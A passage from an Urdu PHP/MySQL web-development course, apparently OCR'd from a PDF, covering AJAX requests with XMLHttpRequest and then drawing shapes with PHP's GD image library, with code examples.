آپ دیکھ رہے ہیں کہ xmlhttp کا اوبجیکٹ نئے ورژن میں Msxml2.XMLHTTR سے، اور پرانے میں Microsoft.XMLHTTR سے بنتا ہے۔ اگر یوزر IE استعمال کر رہا ہو تو اس کوڈ سے XMLhttp کا اوبجیکٹ بن جائے گا جبکہ IE نہ ہونے کی صورت میں xmlhttp ویریبل false ہو جائے گا اور نیچے والا کوڈ رن ہوگا جو دوسرے براوزر کیلئے XMLhttp کا اوبجیکٹ بناتا ہے۔

```
//If we are using a non-IE browser, create a JavaScript
  instance of the object.
if (!xmlhttp && typeof XMLHttpRequest != 'undefined') {
  xmlhttp = new XMLHttpRequest();
}
```

اب اگر یوزر IE استعمال کر رہا ہو یا Firefox، Netscape وغیرہ سب پر ہمارا پروگرام چلے گا۔ xmlhttp اوبجیکٹ بنانے کے بعد ہم دوسرے فنکشن کی طرف جاتے ہیں جو اس اوبجیکٹ کو استعمال کرتے ہوئے سرور کو request سنڈ کرتا ہے۔ اس فنکشن کو ہم نے request کا نام دیا ہے اور یہ دو پرامیٹرز لیتا ہے۔ پہلا اس پیج کا نام جس کو request بھیجنا ہو اور دوسرا وہ element جس میں response کے contents کو لوڈ کرنا ہو جس کیلئے ہم نے ajaxtest.html میں responseDiv کے نام سے DIV بنایا ہے۔ اسکے بعد serverPage کا ایک ویریبل بنایا ہے جسمیں ہم page پیرامیٹر میں آنے والی ویلیو کے ساتھ timestamp کو کیوری سٹرنگ کے طور پر دے رہے ہیں جسکا مقصد cashe کو ختم کرنا اور ہر request پر updated contents کو حاصل کرنا ہے۔

innerHTML کے ذریعے ہم کسی element کے contents کو set یا get کر سکتے ہیں جسمیں ہم نے .Loading دیا ہے یعنی جب یوزر لنک کو کلک کرے گا تو DIV میں ..Loading لکھا جائے گا جس سے یوزر کو پتہ چلے گا کہ کوئی پروسیسنگ ہو رہی ہے۔ اسمیں اکثر سائٹس پر آپ نے animated gif بھی دیکھیں ہونگے جو جلتے بجھتے ہیں۔ اگر آپ کوئی ایسی image لگانا چاہتے ہیں تو ...Loading کی جگہ آپ img کا ٹیگ بھی لگا سکتے ہیں مثلاً `obj.innerHTML = "<img src='loading.gif' />"` ۔

```
function request(page,objDiv) {
    var serverPage = page +  "?time=" + new Date().getTime() ;
    var obj = document.getElementById(objDiv);
    obj.innerHTML = "Loading..";
    xmlhttp.open("GET", serverPage);
    xmlhttp.onreadystatechange = function()  {
      if (xmlhttp.readyState == 4 && xmlhttp.status == 200) {
        obj.innerHTML = xmlhttp.responseText;
      }
    }
```

اسکے بعد xmlhttp کا ایک میتھڈ open استعمال ہوا ہے جو سرور پر کسی فائل کو استعمال کرنے کیلئے connetion بناتا ہے۔ اس فنکشن کو ہم عموماً دو arg پاس کرتے ہیں۔ پہلا وہ method جس سے فائل کو access کرنا اسمیں GET یا POST دیتے ہیں اور یہ دونوں آپ تفصیل سے پڑھ چکے ہیں۔ یہاں ہم نے GET استعمال کیا ہے۔ دوسرا arg سرور پر وہ فائل جسکو request کرنا ہو اس مقصد کیلئے ہم نے serverPage ویریبل بنایا تھا جسمیں request فنکشن سے page کا نام اور timestamp ہوگا۔

اسکے بعد xmlhttp کی ایک پراپرٹی onreadystatechange استعمال کی ہے جسکو ہم event handler کے طور پر استعمال کرتے ہوئے کچھ کوڈ کے بلاکس یا functions چلاتے ہیں اور یہاں پر ہم ایک فنکشن exe کر رہے ہیں۔ یعنی ہم کہہ رہے ہیں کہ جب xmlhttp کی state تبدیل ہو جائے تو اسکے بعد یہ فنکشن exe کرو۔ فنکشن کے اندر if کی کنڈیشن ہے جسمیں ہم xmlhttp کے دو مزید پراپرٹیز استعمال کر رہے ہیں۔ پہلی پراپرٹی readyState ہے جو ہمیں تفصیل سے request ہونے والے پروسس کے بارے میں بتاتا ہے اور exception یعنی errors کو قابو کرنے میں مددگار ہوتا ہے۔ اسکے علاوہ کس state پر کونسا کوڈ چلانا ہے مثلاً آپ کے پاس کچھ کوڈ ہے جو آپ اس وقت چلانا چاہتے ہیں جب readyState، loading پر ہو یا execution کو سٹاپ کرنا چاہتے ہو جب readyState مکمل ہو جائے۔ اگر readyState کی ویلیو 4 ہو تو اسکا مطلب ہے کہ پروسسنگ مکمل ہو چکی ہے۔ اسکے بعد status کی پراپرٹی ہے جو response کوڈ پر مشتمل ہوتا ہے یہ کوڈ کلاسز آپ سبق نمبر 5 میں پڑھ چکے ہیں۔ یعنی اگر status کی ویلیو 200 ہو تو مطلب request پر عمل درآمد ہو چکا ہے اور request کامیاب ہے۔ فرض کریں اگر سرور پر پیج نہیں ملتا تو جیسے کہ آپ نے پڑھا تھا کہ اسکا کوڈ 404 ہے اور یہ پراپرٹی 404 پر مشتمل ہو جائے گی۔ if کنڈیشن میں ہم بتا رہے ہے کہ اگر readyState مکمل ہو جائے اور status بھی 200 ہو یعنی request کامیاب ہو تو اسکے بعد ہم DIV کے innerHTML کو set کر رہے

ہیں یعنی اسمیں xmlhttp کو موصول ہونے والا content لوڈ کرتے ہیں جسکے لئے ہم xmlhttp کی پراپرٹی responseText استعمال کر رہے ہیں۔ جب request مکمل ہوجائے اور سرور response میں کوئی ٹیکسٹ واپس بھیجے تو اسکو ہم responseText کی پراپرٹی سے حاصل کر سکتے ہیں۔ اسکے بعد xmlhttp کا ایک اور فنکشن send(arg) استعمال ہوا جو اصل میں سرور کو request سنڈ کرتا ہے۔ اس فنکشن کو ہم ایک سٹرنگ argument بھی پاس کر سکتے ہیں جو فارمز کو پروسس کرنے میں مدد دیتا ہے یعنی اسمیں ہم کسی فارم کے elements کے ویلیوز بھیج سکتے ہیں۔

اب ہم آتے ہیں testajax.html کی طرف جسمیں ہم نے ایک لنک اور ایک DIV بنایا ہے۔ اس فائل کے head سیکشن میں اگر آپ دیکھیں تو ہم نے ajax.js کو شامل کیا ہے۔

```
<script src="ajax.js" language="javascript"></script>
```

اسکے بعد Send Request کے نام سے ایک لنک بنایا ہے اور لنک پر ہم request فنکشن کو کال کر رہے ہیں۔ اس فنکشن میں آپ نے دیکھا کہ ہم دو arguments لے رہے ہیں یعنی جس پیج کو request کرنا ہے اور response کو ملنے کی صورت میں جس element کو اپ ڈیٹ کرنا ہو، پہلے arg میں ہم requestpage.php دے رہے ہیں جبکہ دوسرا نیچے والے DIV کے id پر مشتمل ہے۔

```
<a href="javascript:request('requestpage.php','responseDiv')">
Send Request</a>
<div id="responseDiv"></div>
```

اب آپ requestpage.php کو تبدیل کر کے اسمیں کلاس نمبر 18 کی ایک مثال ٹیسٹ کریں۔ مثلاً

```
<?php
     //link to mysql server
     if(!$link = mysql_connect("localhost","root","")) {
          die("Cannot connect to MySQL Server.<br>\n" .mysql_error());
     }
     //selecting database
     if(!mysql_select_db("school",$link)){
          die("Cannot select database.<br>\n" .mysql_error());
     }
    //query to execute
    $Query = "SELECT * FROM result" ;
    //executing query
    $q_Result = mysql_query($Query,$link) or die(mysql_error());
    if(mysql_num_rows($q_Result) <= 0) {
      die ("No recored found");
    }

    while($Row = mysql_fetch_assoc($q_Result)) {
      print $Row['sname'] . "<br>";
    }
?>
```

امید کرتا ہوں کہ آج کا سبق آپکو پسند آیا ہوگا۔ غلطی معاف، دعاؤں میں یاد رکھیں۔ اللہ حافظ

شکیل محمد خان
shakeel599@gmail.com

پی ایچ پی مائی سیکول اور ویب ڈویلپمنٹ کی بائیسویں (آخری) کلاس میں خوش آمدید

پی ایچ پی اور گرافکس:

دوستوں اب ہم جس ٹاپک کو پڑھنے جارہے ہیں وہ کوڈنگ کی بورنگ دنیا میں سب سے زیادہ پرکشش اور مزے کا کام ہے۔گرافکس یا امیجز کسی بھی ویب سائٹ کی خوبصورتی کو چار چاند لگانے کیلئے استعمال ہوتے ہیں اور اس کام کیلئے بہت سارے ٹولز جن میں ایڈوب فوٹوشاپ سب سے آگے ہے استعمال ہوتے ہیں۔لیکن بہت ساری جگہوں پر ہمیں dynamic امیجز درکار ہوتے ہیں جس کیلئے پی ایچ پی ہمیں GD کی لائبریری فراہم کرتی ہے جسکی مدد سے ہم پلک جھپکتے امیجز جنریٹ کرسکتے ہیں۔یعنی ہم GD فنکشنز کو استعمال کرتے ہوئے کسی امیج کو اوپن کرسکتے ہیں اسکو edit اور محفوظ کرسکتے ہیں۔ہم ایک پورا کینوس بنا کر اس پر کوڈنگ کے ذریعے ڈرائنگ اور رائٹنگ کرسکتے ہیں۔بڑے سائز کے امیجز کا thumbnail بنانے کے ساتھ ساتھ اس پر واٹر مارک یا مختلف ایفکٹس بھی لگا سکتے ہیں وغیرہ وغیرہ۔

بہت سارے دوست ایسے ہیں جو گرافکس میں کام تو کرتے ہیں لیکن انکو کلر تھیوری اور Coordinate Systems کے بارے میں معلوم نہیں ہوتا۔سب سے پہلے ہم دیکھتے ہیں کہ کمپیوٹر کلر تھیوری ماڈل کیا چیز ہے۔


کلرز (رنگ)

کمپیوٹر رنگوں کی دنیا ہے اور آپ بے شمار کلرز کمپیوٹر کی سکرین پر دیکھتے ہیں۔کمپیوٹر کسی رنگ کو بنانے کیلئے ایک color theory model استعمال کرتا ہے جسکو RGB کہتے ہیں۔RGB کا مطلب (RED,GREEN,BLUE) ہے اور کمپیوٹر ان تین بنیادی رنگوں کو ملا کر مختلف رنگ بناتا ہے جو آپ مانیٹر کے سکرین پر دیکھتے ہیں۔RGB کو additive color model بھی کہتے ہیں کیونکہ اسمیں فائنل کلر حاصل کرنے کے لئے red,green اور blue کے مختلف مقدار استعمال ہوتے ہیں۔ان تینوں کے ویلیوز کا رینج کم سے کم 0 اور زیادہ سے زیادہ 255 پر مشتمل ہوتا ہے۔مثلاً اگر ہم ایک خالص نیلا رنگ بناتے ہیں تو اسکی ویلیو 0,0,255 ہوگی۔اسمیں آپ دیکھ رہے ہیں کہ red اور green کے ویلیوز 0 یعنی خالی ہیں اور blue کی ویلیو رینج میں سب سے بڑے نمبر 255 پر مشتمل ہے۔اسلئے کسی RGB امیج میں زیادہ سے زیادہ (255x255x255) 16.7 ملین کلرز ہو سکتے ہیں۔


جب ہم ان تینوں کلرز کی ویلیوز کو 0 کرتے ہیں تو ہمارے پاس خالص کالا (black) رنگ بنتا ہے۔اسی طرح اگر ان تینوں کے ویلیوز انتہائی درجے یعنی 255 کردیں تو سفید (white) کلر بنتا ہے۔ان تینوں میں ہر ایک کی ایک ویلیو 8-bit پر سٹور ہوتی ہے کیونکہ 255، 8-digit بائنری نمبر (11111111) کی Decimal ویلیو ہے۔اس طرح ان تینوں کے 8-bit کو ملانے کے بعد ہمارے پاس RGB امیج کی bit depth 24-bit حاصل ہوتا ہے۔کسی امیج کی bit depth، 1 سے لیکر 64 تک ہوسکتا ہے۔ایک بلیک اینڈ وائٹ امیج کی bit dipth، 1 ہوگی۔اسی طرح اگر کسی امیج کی bit dipth، 8 ہے تو اسمیں 255 تک کلرز ہوسکتے ہیں جبکہ 64، bit depth امیج میں بے شمار کلرز ہوسکتے ہیں۔

Coordinate Systems


جب آپ کسی امیج پر ڈرانگ یا ٹیکسٹ بنانا شروع کرتے ہیں تو آپ اسکی پوزیشن کو تبدیل کرنا بھی چاہیے گے یعنی کسی shape کو کینوس کے آخر میں بنانا یا دائیں بائیں کرنا وغیرہ۔ اگر آپ mathematical بیک گراؤنڈ رکھتے ہیں تو آپکو x, y گراف لے آوٹ کے بارے میں معلوم ہوگا جسمیں ایک خط bottom, left سے upward, right کی طرف radiate ہوتا ہے۔ مثلاً



جبکہ PHP کے امیج فنکشنز میں یہ کوارڈینیٹس top, left سے شروع ہوکر right, down کی طرف radiate ہوتے ہے۔ مثلاً



اسمیں top, left کونے پر پہلے pixel کی پوزیشن 0,0 ہوتی ہے۔ اسکا مطلب ہے کہ کسی امیج کے right پر آخری pixel اسکی چوڑائی جبکہ bottom کے آخری pixel اسکی لمبائی کو ظاہر کرتا ہے۔ نیچے والی امیج میں ہم ایک 300 pixel چوڑے اور 200 pixel لمبے امیج اور اسکے کوارڈینیٹس کو ظاہر کررہے ہیں۔



PHP MySQL and Web Development IT Dunya

Images جنریٹ کرنا:

امیج جنریٹ کرنے میں 4 سٹپ شامل ہوتے ہیں:

1: پہلے ایک خالی کینوس بنانا

2: مختلف فنکشنز کی مدد سے اس پر ڈرائنگ بنانا یا ٹیکسٹ لکھنا

3: اس امیج کو براوزر کے حوالے کرنا یا Disk پر محفوظ کرنا

4: امیج کو میموری سے صاف کرنا

نیا امیج بنانا

نئے امیج سے مراد ایک خالی کینوس بنانا ہے جسکے لئے PHP دو قسم کے فنکشنز فراہم کرتی ہے۔ پہلا فنکشن ()imagecreate ہے جو palette-based امیج بناتا ہے جسمیں زیادہ سے زیادہ کلرز کی تعداد 255 ہوتی ہیں۔ دوسرا فنکشن ()imagecreatetruecolor ہے جو ایک true color امیج بناتا ہے جسمیں زیادہ سے زیادہ کلرز کی تعداد 16.7 ملین ہیں۔ یہ دونوں فنکشنز دو arguments لیتے ہیں (width,height) مثلاً

```
SmyImage = imagecreate (200,  150);
```

یہ لائن ایک خالی امیج بنائے گا جسکی چوڑائی (width) 200 pixels جبکہ لمبائی (height) 150 pixels ہوگی۔ اس فنکشن کی ریٹرن ویلیو ہم $myImage کے ویریبل میں لے رہے ہیں یعنی یہ فنکشن ایک امیج ہینڈل یا امیج identifier ریٹرن کرتا ہے جسکو ہم ایک ویریبل میں لے کر باقی امیج فنکشنز کو دیتے ہیں جس سے انکو اس امیج کے بارے میں پتہ چلتا ہے جو ہم نے میموری میں بنایا ہے۔ یہ امیج identifier بالکل ایک فائل ہینڈل یا ڈیٹا بیس لنک کی طرح ہوتا ہے جو آپ پچھلے اسباق میں پڑھ چکے ہیں۔

کلرز مقرر کرنا:

اس سے پہلے کہ ہم کسی امیج پر ڈرائنگ کرنا شروع کریں ہمیں کچھ رنگ بنانے ہونگے جو ہم امیج میں مختلف shapes بنانے کیلئے استعمال کرتے ہیں جس کیلئے imagecolorallocate کا فنکشن استعمال ہوتا ہے اور چار arguments لیتا ہے۔ مثلاً

```
$GreenColor = imagecolorallocate ($myImage, 53, 175, 18);
```

اس فنکشن میں پہلا argument امیج identifier پر مشتمل ہے جو ہم پہلے $myImage میں بنا چکے ہیں۔ اسکے بعد تین پیرامیٹرز Red,Green اور Blue کے ویلیوز ہیں جن کے بارے میں تھوڑی دیر پہلے آپ نے پڑھا۔ اور ان میں ویلیوز کی رینج 0-255 ہوتی ہے۔ اوپر کی مثال میں ہم نے Red کو 53، Green کو 175 جبکہ Blue کو 18 کی ویلیو دی ہے جس سے ہمارے پاس سبز قسم کا رنگ بنے گا۔ انکی ویلیوز آپ تبدیل کر کے مختلف رنگ بنا سکتے ہیں۔ یہ فنکشن کامیابی کے صورت میں color identifier، جبکہ مسئلے کی صورت میں 1- ریٹرن کرتا ہے۔

ڈرائنگ کے بنیادی فنکشنز

اب جب ہم نے خالی کینوس اور اسمیں کلر مقرر کرنا سیکھا اس کلر کو استعمال کرتے ہوئے ہم کینوس پر مختلف shapes بنا سکتے ہیں۔ پی ایچ پی امیج فنکشنز لائبریری کو استعمال کرتے ہوئے ہم points، lines، rectangles، ellipses، arcs اور polygons بڑے آسانی کے ساتھ بنا سکتے ہیں۔ آپ دیکھیں گے کہ یہ تمام shapes بنانے کیلئے جو پیٹرن استعمال ہوتا ہے وہ تقریباً ایک جیسے ہوتا ہے۔ یعنی ہر فنکشن پہلے امیج identifier لیتا ہے اسکے بعد x,y میں پوزیشن اور آخر پر کلر indentifier لیتا ہے۔

امیج پر ایک pixel ڈرا کرنا

امیج پر ایک pixel کلر کرنے کیلئے imagesetpixel کا فنکشن استعمال ہوتا ہے جو چار arguments لیتا۔ مندرجہ ذیل کوڈ htdocs میں image.php کے نام سے محفوظ کریں اور پھر اسکو ٹیسٹ کریں۔

```php
<?php
  $Canvas = imagecreate(200, 100);
  $Grey = imagecolorallocate ($Canvas, 230, 230, 230);
  $Black =  imagecolorallocate ($Canvas,  0,  0,  0);
  imagesetpixel ($Canvas,120,60, $Black) ;
  header("Content-type: image/png" );
  imagepng($Canvas);
  imagedestroy($Canvas);
?>
```


سب سے پہلے ہم نے `imagecreate()` کو استعمال کرتے ہوئے ایک خالی کینوس بنا رہے ہیں جسکو ہم `$Canvas` ویریبل میں سٹور کر رہے ہیں جسکی width، 200 جبکہ height، 100 پکسلز ہے۔ اسکے بعد ہم `$Gary` اور `$Black` ویریبلز میں دو کلرز بنا رہے ہیں جسکے لئے imagecolorallocate کا فنکشن استعمال ہوتا ہے۔ لائن نمبر چار پر imagesetpixel کا فنکشن لگایا ہے اور اسکو چار arguments پاس کیے ہیں۔ پہلا argument ہمارے image یعنی کینوس پر مشتمل ہے۔ دوسرا X پوزیشن، تیسرا Y پوزیشن جبکہ آخری black کلر پر جو ہم نے `$Black` ویریبل میں بنایا ہے۔ اس طرح imagesetpixel کا فنکشن اس امیج پر 120 پکسلز بائیں سے

دائیں طرف پر جبکہ 60 پکسلز اوپر سے نیچے کر طرف ایک pixel ڈرا کر دے گا جو آپ کو output میں نظر آ رہا ہے۔اسکے بعد header کا فنکشن ہے جو آپ پہلے پڑھ چکے ہیں۔یہاں ہم header فنکشن کی مدد سے براؤزر کے contents کو image دے رہے ہیں یعنی براؤزر کو بتا رہے ہیں کہ اسکو جو contents اس پیج سے مل رہے ہیں وہ ایک امیج پر مشتمل ہیں اور image/type، PNG ہے جسکی وجہ سے براؤزر اسکو امیج کو display کر دے گا۔اسکے بعد ایک بہت اہم فنکشن imagepng استعمال ہوا ہے جو میموری میں بننے والے امیج کے ڈیٹا کو براؤزر کے حوالے کرتا ہے۔اسکو arg میں امیج identifier دینا ہوتا ہے جو ہم نے $Canvas ویریبل میں بنایا ہے۔اگر آپ نے اس امیج کو disk پر محفوظ کرنا ہے تو اس فنکشن کو دوسرا arg جو کہ آپشنل ہے بھی دے سکتے ہیں جو ایک پاتھ پر مشتمل ہوگا۔آپ اس مثال میں صرف imagepng کے فنکشن کو تبدیل کر کے اسطرح کردیں:

```
imagepng ($Canvas, "C:/dummy.png");
```

چلانے کے بعد اگر آپ C:\ ڈرائیو پر چیک کریں تو یہی امیج dummy.png کے نام سے محفوظ ہو گئی ہوگی۔(GD لائبریری تین قسم کے امیجز بنا سکتا ہے، جن میں PNG، JPG اور GIF شامل ہیں۔یہاں پر ہم PNG امیج بنانے والے فنکشن کو استعمال کر رہے ہیں۔اگر آپ نے JPG یا GIF بنانے ہوں تو بالکل اسی طرح ()imagejpeg اور ()imagegif کے فنکشن استعمال ہوتے ہیں)۔اس کے بعد imagedestroy کا فنکشن ہے جو میموری سے امیج کو صاف کر دیتا ہے۔

لائنیں ڈرا کرنا

جس طرح ہم نے امیج پر ایک pixel ڈرا کیا بالکل اسی طرح imageline کے فنکشن کو استعمال کرتے ہوئے ہم لائنیں ڈرا کر سکتے ہیں۔آپ image.php پر دوبارہ آ جائیں اور اسمیں تبدیلی کر کے اسطرح کردیں۔


```
<?php
    $Canvas = imagecreate(200, 100);
    $Grey = imagecolorallocate ($Canvas, 230, 230, 230);
    $Black =  imagecolorallocate($Canvas,  0,  0,  0);
    imageline($Canvas,  15, 35, 120, 60, $Black);
    header("Content-type: image/png" );
    imagepng($Canvas);
    imagedestroy($Canvas);
 ?>
```

بالکل وہی مثال ہے لیکن صرف ایک فنکشن imageline کا اضافہ ہوا ہے جو امیج پر لائن ڈرا کرتا ہے اور چھ پیرامیٹرز لیتا ہے۔ پہلا اسی طرح ایک امیج identifier ہے۔ اسکے بعد x1 اور y1 لائن کے سٹارٹ کا پوزیشن جبکہ x2 , y2 اختتامی پوائنٹ کو سیٹ کرنے کیلئے استعمال ہوتے ہیں اور آخر میں لائن کلر دینے کیلئے $Black ویریبل دیا ہے جو ایک کلر identifier ہے۔

Rectangles (مستطیل) بنانا

Rectangles بنانے کیلئے imagerectangle کا فنکشن استعمال ہوتا جو بالکل imageline کی طرح ہے اور اسی طرح چھ پیرامیٹرز لیتا ہے۔ image.php کو تھوڑا سا تبدیل کرکے اسطرح کریں۔

```
<?php
    $Canvas = imagecreate(200, 100);
    $Grey = imagecolorallocate ($Canvas, 230, 230, 230);
    $Black =  imagecolorallocate ($Canvas,  0,  0,  0);
    imagerectangle ($Canvas,  15, 35, 120, 60, $Black);
    header("Content-type: image/png" );
    imagepng($Canvas);
    imagedestroy($Canvas);

  ?>
```




Circles (دائرہ) اور Ellipses (بیضوی شکل) ڈرا کرنا


circles اور ellipses ڈرا کرنے کیلئے PHP imageellipse() کا فراہم کرتی ہے۔ یہ فنکشن imageline اور imagerectangle سے تھوڑا مختلف کام کرتا ہے۔ اسکا syntax کچھ اسطرح ہوتا ہے:

```
imageellipse(resource image, int x, int y, int width, int height, int col);
```

سب سے پہلے اسی طرح امیج identifier اسکے بعد x,y پوزیشن جو کہ کسی circle یا ellipse کا بالکل center point ہوتا ہے۔ اسکے بعد لمبائی اور چوڑائی اور آخر میں اسی طرح کلر دینا پڑتا ہے۔ ellipse بنانے کیلئے image.php میں تبدیلی کرکے اسطرح کریں:


```
<?php
    $Canvas = imagecreate(200, 100);
    $Grey = imagecolorallocate ($Canvas, 230, 230, 230);
    $Black =  imagecolorallocate ($Canvas,  0,  0,  0);
    imageellipse($Canvas,  100, 50, 120, 60, $Black);
    header("Content-type: image/png" );
    imagepng($Canvas);
    imagedestroy($Canvas);
  ?>
```





اگر مکمل دائرہ یعنی circle بنانا ہو تو جیسے کہ آپکو معلوم ہے اسکی لمبائی اور چوڑائی برابر ہوتی ہے اسلئے **imageellipse** فنکشن میں صرف width اور height کو ایک ہی ویلیو دے دیں مثلاً:

```
imageellipse ($Canvas,  100, 50,  60, 60, $Black);
```




Arc (دائرے کا قوس) ڈرا کرنا

Arc بھی بالکل ellipse یا دائرے کے طرح بنتا ہے لیکن ملتا نہیں یعنی اسکے دونوں پوائنٹس جدا ہوتے ہیں۔ اسکے فنکشن کا syntax یہ ہے:


```
imagearc(resource image, int x, int y, int width, int height, int start_degree, int end_degree, int col)
```

پہلے اسی طرح ایک امیج identifier، اسکے بعد (x,y) پوزیشن، پھر (width,height) جبکہ دو مزید پیرامیٹرز start_degree اور end_degree دیکھنے میں آ رہے ہیں۔ آپ کو معلوم ہے کہ ایک مکمل دائرے میں 360 ڈگریز ہوتے ہیں۔ یہ دونوں پیرامیٹرز start اور end پوائنٹس کو ڈگری میں لیتے ہیں کیونکہ Arc ایک مکمل دائرہ یا ellipse نہیں ہوتا۔ جیسے کہ نیچے کے شکل میں آپکو نظر آ رہا ہے۔



مثال:

```php
<?php
    $Canvas = imagecreate (200, 100);
    $Grey = imagecolorallocate ($Canvas, 230, 230, 230);
    $Black =  imagecolorallocate ($Canvas,  0,  0,  0);
    imagearc($Canvas,  100, 50, 120, 60, 0,250, $Black);
    header("Content-type: image/png" );
    imagepng($Canvas);
    imagedestroy($Canvas);
?>
```




Polygons (کثیر الزاویہ شکل) بنانا

polygons اس شکل کو کہتے ہیں جسکے تین یا تین سے زیادہ سرے یا کونے ہوں۔ polygons بنانے کیلئے imagepolygon کا فنکشن استعمال ہوتا ہے اور مختلف arguments لیتا ہے۔ اس فنکشن کا syntax اسطرح ہے:

imagepolygon (resource image, array points, int num_points, int color)

پہلے اسی طرح ایک امیج identifier، اسکے بعد پوائنٹس کی ایرے، پھر کونو (corners) تعداد اور آخر میں کلر۔ اس فنکشن میں جو نئی چیز ہے وہ پوائنٹ کی ایرے ہے یعنی اس فنکشن کو ہم دوسرا argument ایک ایرے پاس کرتے ہیں جسمیں ہم اسکے کونوں کی پوزیشن define کرتے ہیں۔ مثال:

```php
<?php
    $Canvas = imagecreatetruecolor (200, 100);
    $Grey = imagecolorallocate ($Canvas, 230, 230, 230);
    $Black =  imagecolorallocate ($Canvas,  0,  0,  0);
    $Points = array(20,20,20,55,70,80);
    imagepolygon($Canvas, $Points,3,$Black);
    header("Content-type: image/png" );
    imagepng($Canvas);
    imagedestroy($Canvas);
?>
```



